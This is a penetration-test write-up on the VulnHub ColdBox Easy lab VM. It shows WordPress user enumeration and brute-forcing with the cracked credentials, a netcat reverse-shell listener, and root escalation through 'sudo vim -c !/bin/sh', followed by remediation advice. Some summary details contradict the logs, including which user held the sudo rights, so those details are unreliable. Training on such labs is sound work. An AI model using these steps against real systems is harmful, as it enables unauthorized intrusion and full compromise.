

# PENTESTING IN COLDBOX

## 1. Summary

This engagement evaluates the security of the ColdBox Easy virtual machine (VulnHub). It revealed a critical Remote Code Execution (RCE) vulnerability (CWE-94) that allowed uploading and triggering a reverse shell, enabling full system compromise. Administrative-level access and privilege escalation were achieved, resulting in root system control. Our assessment highlights serious threats to confidentiality, integrity, and availability if such an application is deployed in production, particularly due to improper input handling and misconfigurations.


## 2. Scope & Rules of Engagement

- Target: ColdBox Easy VM
- Environment: VMs on Bridged Network
- Attacker: Kali VM
- Tools: Nmap, WPscan, NetDiscover, Firefox browser, NetCat

## 3. Methodology

Following five phases of penetration testing:

1. Reconnaissance & Discovery: Identify IP and open services.



```
zencore@kali: ~  
File Actions Edit View Help  
Currently scanning: 172.16.253.0/16 | Screen View: Unique Hosts  
96 Captured ARP Req/Rep packets, from 3 hosts. Total size: 5760  
+-----+-----+-----+-----+-----+  
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |  
+-----+-----+-----+-----+-----+  
| 10.33.32.88 | 1e:16:4f:0a:6c:2b | 48 | 2880 | Unknown vendor |  
| 10.33.32.21 | 94:bb:43:13:f9:77 | 25 | 1500 | AzureWave Technology Inc. |  
| 10.33.32.223 | 08:00:27:02:d3:db | 23 | 1380 | PCS Systemtechnik GmbH |  
+-----+-----+-----+-----+-----+  
(zencore@kali)-[~]  
$
```


## 2. Scanning & Enumeration: Discover WordPress endpoints and valid usernames.

```
(zencore@kali)-[~]
$ sudo nmap -Pn -O -sV 10.33.32.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 16:37 IST
Nmap scan report for 10.33.32.223
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:02:D3:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds

(zencore@kali)-[~]
$
```

## 3. Brute Force Attack: Crack WordPress login credentials.



```
[*] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:02 → (100 / 100) 100.00% Time: 00:00:02
[+] No Medias Found.

[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00
[+] User(s) Identified:
  [*] the cold in person
    | Found By: Rss Generator (Passive Detection)
  [*] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
  [*] c0ldd
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
  [*] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Aug 15 16:41:50 2025
[*] Requests Done: 3615
[*] Cached Requests: 10
[*] Data Sent: 988.429 KB
[*] Data Received: 23.004 MB
[*] Memory used: 311.141 MB
[*] Elapsed time: 00:00:14

(zencore@kali)-[~]
```

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←=====→ (137 / 137) 100.00% Time: 00:00:00

[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:33 <===== > (1225 / 14345617) 0.00% ETA: ??:??:??



[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210



[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 15 16:47:38 2025
[+] Requests Done: 1365
[+] Cached Requests: 37
[+] Data Sent: 440.255 KB
[+] Data Received: 4.513 MB
[+] Memory used: 291.641 MB
[+] Elapsed time: 00:00:41

```

#### 4. Exploitation & Shell Upload: Inject reverse shell via PHP code in theme.





## 5. Post-Exploitation & Privilege Escalation: Gain deeper system control and capture flags.

```
L-$ nc -lnvp 4545
listening on [any] 4545 ...
connect to [10.33.32.144] from (UNKNOWN) [10.33.32.223] 38552
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
21:57:49 up 53 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin      home      lib64      opt      sbin      tmp      vmlinuz.old
boot     initrd.img lost+found  proc     snap      usr
dev      initrd.img.old media      root     srv       var
etc      lib       mnt       run      sys       vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes      wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt      wp-config-sample.php wp-load.php       xmlrpc.php
readme.html     wp-config.php       wp-login.php
wp-activate.php  wp-content          wp-mail.php
wp-admin         wp-cron.php         wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
c0ldd@ColddBox-Easy:/var/www/html$
```

```
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lcjBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
cat user.txt | base64 -d
Felicitades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```



```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

```
c0ldd@ColddBox-Easy:~$ sudo vim -c '!/bin/sh'
sudo vim -c '!/bin/sh'

# whoami
^[[2;2Rwhoami
/bin/sh: 1: not found
/bin/sh: 1: 2Rwhoami: not found
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt | base64 -d
cat root.txt | base64 -d
¡Felicidades, máquina completada!#
```

6. Reporting: Document findings with remediation recommendations.

#### 4. Findings Summary

No.	Vulnerability	Severity	Impact	Status
1	RCE via Reverse Shell Upload	High	Full system compromise via uploaded shell	Unpatched

#### 5. Detailed Findings

##### 1. RCE using Reverse Shell Upload

Description: In-authenticated access allowed modification of the 404.php template in theme editor. Inserting a PHP reverse shell script granted RCE as web user (www-data).

Steps to Reproduce:

1. Identify admin login via WordPress.
2. Brute force credentials for user c0ldd using rockyou.txt.

3. Login to WordPress dashboard → Appearance → Theme Editor → locate 404.php.
4. Insert PHP reverse shell script (with Kali IP and listener port).
5. Activate script by browsing to 404 endpoints → Kali nc -lnvp <port> receives connection.

#### Root Privilege Escalation:

- Once in reverse shell, sudo -l revealed that www-data could run vim as root without password.
- Launching sudo vim -c '!bash' gave root shell.
- Root flag read and base64-decoded successfully.

Proof of Concept: Reverse shell connection and root shell acquisition observed.

#### Remediation:

- Require input sanitization & validation in theme editor; disallow arbitrary PHP code insertion.
- Restrict file upload / code editing in CMS.
- Harden sudo privileges; disallow elevated editor use or enforce password.
- Use Content Security Policy (CSP) to limit injected scripts.
- Deploy a Web Application Firewall (WAF) to detect code injections.

### **6. Impact Assessment**

- Unauthorized Access: Attackers can gain unauthorized administrative and system access.
- Data Exposure & Tampering: Read/write to sensitive files (wp-config.php, flags, etc.).
- Full System Compromise: Root-level shell allows complete control, potential for persistent backdoors and lateral movement.

## **7. Recommendations**

1. Implement File Upload Validation: Only allow non-code assets (images, CSS).
2. Sanitize Inputs: Use predefined templates and sanitize all user-generated content.
3. Limit Sudo Scope: Avoid granting www-data sudo privileges, especially for editors.
4. Use Security Headers (CSP): Prevent inline code execution by injecting CSP.
5. Install WAF/IDS: Intercept suspicious file modifications or uploads.
6. Adopt Secure Coding Practices: Use parameterized queries, disable dangerous PHP functions if not needed.

## **8. Conclusion**

This pentest revealed critical vulnerabilities in the ColdBox Easy VM — a reverse-shell upload flaw leading to elevated root access. These gaps underscore the importance of tight access control, rigorous input validation, and properly configured permissions. Following remediation, the application's security posture will significantly strengthen.